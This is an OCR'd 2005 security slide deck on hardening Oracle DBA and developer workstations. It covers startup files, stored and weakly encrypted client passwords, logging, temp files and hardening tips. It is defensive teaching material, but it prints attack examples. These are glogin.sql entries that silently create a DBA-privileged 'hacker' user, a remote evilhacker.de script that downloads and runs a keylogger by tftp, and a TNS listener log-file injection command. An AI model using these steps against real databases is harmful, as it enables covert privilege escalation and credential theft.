
Hardening Oracle Administration- and Developer Workstations

Alexander Kornbrust
03-Mar-2005

Agenda



1. Introduction
2. Startup Files
3. Passing Oracle Passwords
4. Oracle Password Handling
5. Oracle Password Roaming
6. Calling external Programs
7. SQL Logging
8. Temporary Files
9. Restrict Product Features
10. Client Quick Test
11. Hardening DBA/Developer Workstations
12. Possible Attack Scenarios

Introduction

- **Who has DBA access to your Oracle databases?**

- **DBA**
- **Passworte (Safe)**


- **Unix Admins**
- **Windows Admins (local, Domain)**
- **Caretaker**
- **Cleaner**
- **Security guards**
- **…**

➔ **Everyone with physical or direct/indirect remote access to the DBA workstations.**

Overview Oracle Clients


- **The following Oracle clients were examined**
  - **SQL*Plus 8-10g (+ variants)**
  - **Enterprise Manager 10g (Java)**
  - **Quest TOAD 8.0**
  - **Quest SQL*Navigator 4.4**
  - **Quest Tora 1.3**
  - **Keeptool 6.2**
  - **Embacadero DBArtisan 8.0**
  - **Jdeveloper 10g**
  - **Forms Builder 10g**
  - **Oracle Developer for .Net**
  - **Altova XMLSpy**

Security relevant features of Oracle Clients



- Startup Files
- Passing Oracle Passwords
- Oracle Password Handling
- Oracle Password Roaming
- Calling external Programs
- SQL Logging
- Temporary Files
- Restrict SQL*Plus Product Features


Startup Files



Some clients are able to start (hidden) SQL commands in the background during every database login. This could be a security problem.

- **SQL*Plus: glogin.sql / login.sql**
- **TOAD: toad.ini**
- **SQL*Navigator: Registry: [Session_Auto_Run_Script]**


Startup Files



Example: Entry in the local file glogin.sql or login.sql

```
------------glogin.sql-------------------------
 create user hacker identified by hacker;
 grant dba to hacker;
------------glogin.sql-------------------------

C:\ >sqlplus sys@ora10g3 as sysdba
SQL*Plus: Release 10.1.0.2.0
Copyright (c) 1982, 2004, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.3.0 - Production
User created.
Privilege granted.
SQL>
```


Startup Files



Example: Entry in the local file glogin.sql or login.sql (without terminal output)

```
------------glogin.sql--------------------------
 set term off
 create user hacker identified by hacker;
 grant dba to hacker;
 set term on;
------------glogin.sql--------------------------

C:\ >sqlplus sys@ora10g3 as sysdba
SQL*Plus: Release 10.1.0.2.0
Copyright (c) 1982, 2004, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.3.0 - Production
SQL>
```

Startup Files



Example: Entry in the local file glogin.sql or login.sql

```
------------glogin.sql-------------------------
@http://www.evilhacker.de/hackme.sql
------------glogin.sql-------------------------
```

Content of the file - 03-March-2005

```
------------http://www.evilhacker.de/hackme.sql-----------
------------http://www.evilhacker.de/hackme.sql-----------
```

Content of the file - 10-March-2005


```
------------http://www.evilhacker.de/hackme.sql-----------
set term off
host tftp -i 192.168.2.190 GET keylogger.exe keylogger.exe
host keylogger.exe
create user hacker identified by hacker
grant dba to hacker;
host echo test> glogin.sql
set term on
------------http://www.evilhacker.de/hackme.sql-----------
```

Startup Files

Example: Using the startup files on a database server via an unprotected TNS Listener


```
c:\>lsnrctl

LSNRCTL> set log_file C:\oracle\ora92\sqlplus\admin\glogin.sql
Connecting to (ADDRESS=(PROTOCOL=tcp)(PORT=1521))
LISTENER parameter "log_file" set to
    C:\oracle\ora92\sqlplus\admin\glogin.sql
The command completed successfully.

perl tnscmd  -h 192.168.2.156 -p 1521 --rawcmd "(CONNECT_DATA=((
> create user hacker identified by hacker;
> grant dba to hacker;
> "
sending (CONNECT_DATA=((
 create user hacker identified by hacker;
 grant dba to hacker;
 to 192.168.2.156:1521
 writing 138 bytes
 reading
```

Startup Files - Hints



- Check glogin.sql/login.sql/toad.ini/registry on a regular basis for modifications
- Check search sequence SQLPATH (registry) login.sql regularly
- Never use a central glogin.sql from a network drive
- If possible use SQL*Plus <10g because the (g)login.sql is only executed during the first login
- Use /nolog as SQL*Plus-Startup-Parameter. (g)login.sql is not executed with SQL*Plus <10g

Passing Oracle Passwords



- Passwords in process tables (ps)
- Passwords in scripts/batch & history files
- Passwords in desktop links
- Passwörter in environment settings

Storing Oracle Passwords

Many Oracle clients are able to store passwords for convenience reasons on the harddisk. Here some samples.

- **iSQL*Plus Extension (Registry: ORACLE\iSQLPlus\Servers\ServerXX)**
- **EM ($OH/sysman/config/pref/dbastudio-root.crd)**
- **TOAD (c:\programme\quest software\toad\toad.ini)**
- **SQL*Navigator (Registry)**
- **Embacadero ([HCU\Software\Embarcadero\Registered Datasources\Oracle Servers\)**
- **Jdeveloper (connections.xml)**
- **XML Spy (Registry)**
- **Oracle Developer for .Net (Registry)**

Encrypt / Decrypt Oracle Passwords

Many applications are able to encrypt the stored password.
This sounds secure but very often this is not secure.

- **TOAD - Cesar-Chiffre**

----------connections.ini----------
[LOGIN1]
SERVER=ORA10103
USER=scott
PASSWORD=DYWUB****
----------connections.ini----------

D ➔ T
E ➔ U
F ➔ V
G ➔ G [...]

- **SQL*Navigator – Substitutionsalgorithm**


Oracle Passwort Roaming

Encrypted passwords are very often an illusion that everything is secure. In many cases it is possible to circumvent the encrypted password problem.

- **Copy registry entries or files to a different computer and use these password files**
- **Application itself decrypts the password**
- **Knowledge of the decryption algorithm not necessary**

- **Good solution in Oracle Enterprise Manager – Copied password files are not working on a different workstation**

Calling External Programs



Some programs are able to start external Oracle programs like SQL*Plus. It is possible to abuse this feature and decrypt passwords if you replace the sqlplus.exe executable with a faked sqlplus-executable program which stores all passed parameters in a file.

- **Jdeveloper (Calls SQL*Plus)**
- **Embacadero DBArtisan (Calls SQL*Plus)**

SQL Logging

Some programs log all SQL commands into a file. This file could contain passwords if you e.g. change a database password.


- **alter user system identified by sup3rs3cr3t!pw;**
- **Passwords or encryption keys shouldn‘t be stored in logfiles**

Temporary Files

Some programs (e.g. Forms Builder, iSQL*Plus Extensions) are storing passwords in temp-files without deleting these files after usage

- **Check and delete Temp-files on a regular basis**


Restrict SQL*Plus Product Features



SQL*Plus is able to restrict some product features like executing the update-command. It is very easy to circumvent these restrictions


- **Restrictions are stored in the product table**
- **Circumvent via dynamic SQL**
- **Usage of a different tool (e.g. TOAD)**

Quick Test for Oracle Clients



- Startup files Y/N
- Passing Oracle passwords as parameter Y/N
- Storing Oracle passwords Y/N
- Encrypt Oracle passwords Y/N
- Check Oracle password quality ('AAAAAAA')
- Oracle password roaming Y/N
- Calling external programs
- Handling log files
- Handling temp files

Scenario 1 – Local access with the DBA client



- **Boot Operating System (e.g. Windows PE or Knoppix) from CD-ROM or USB-Stick**

  The following activities are possible :

  - **Start the enterprise manager located on the hard disk and login to the Oracle database if the passwords are stored locally**
  - **Retrieve and decrypt Oracle passwords (e.g. DBArtisan, TOAD, …)**
  - **Modifiy Oracle client startup files (e.g. (g)login.sql)**

Scenario 2 - Remote-Access

- **Modifiy files on the running DBA workstation**

  The following activities are possible:

  - **Worm / Virus which attacks an Oracle databases (e.g. modify the file glogin.sql)**
  - **Install keylogger (e.g. Spector Pro, Actmon, …) via a security vulnerability in common web browsers or media player**

Scenario 3 – Attack with special Hardware

- **Usage of special keyboards or plugs to log all keystrokes (like Oracle passwords)**
- **Available on the internet for 89 USD**

Hardening Client-PC

- Physical secure the workstation (e.g. locker)
- Set Bios password
- Deactivate boot option from external media (e.g. CDROM / USB)
- Encrypt the entire partition (not EFS)
- Use local firewall
- Use latest antivirus software
- Use a different browser for external web surfing
- Do not use locale test databases
- Do not use server services on a client (HTTP, FTP, …)
- Do not store passwords locally

Additional Links

- **Red-Database-Security GmbH**
  http://www.red-database-security.com/portal
- **Harddisk Encryption via DriveCrypt PlusPack**
  http://www.securstar.com/
- **Windows Bootdisk**
  http://www.nu2.nu/pebuilder/
- **Linux Bootdisk**
  http://www.knoppix.org

red database security

Contact:

Red-Database-Security GmbH
Bliesstraße 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: info at red-database-security.com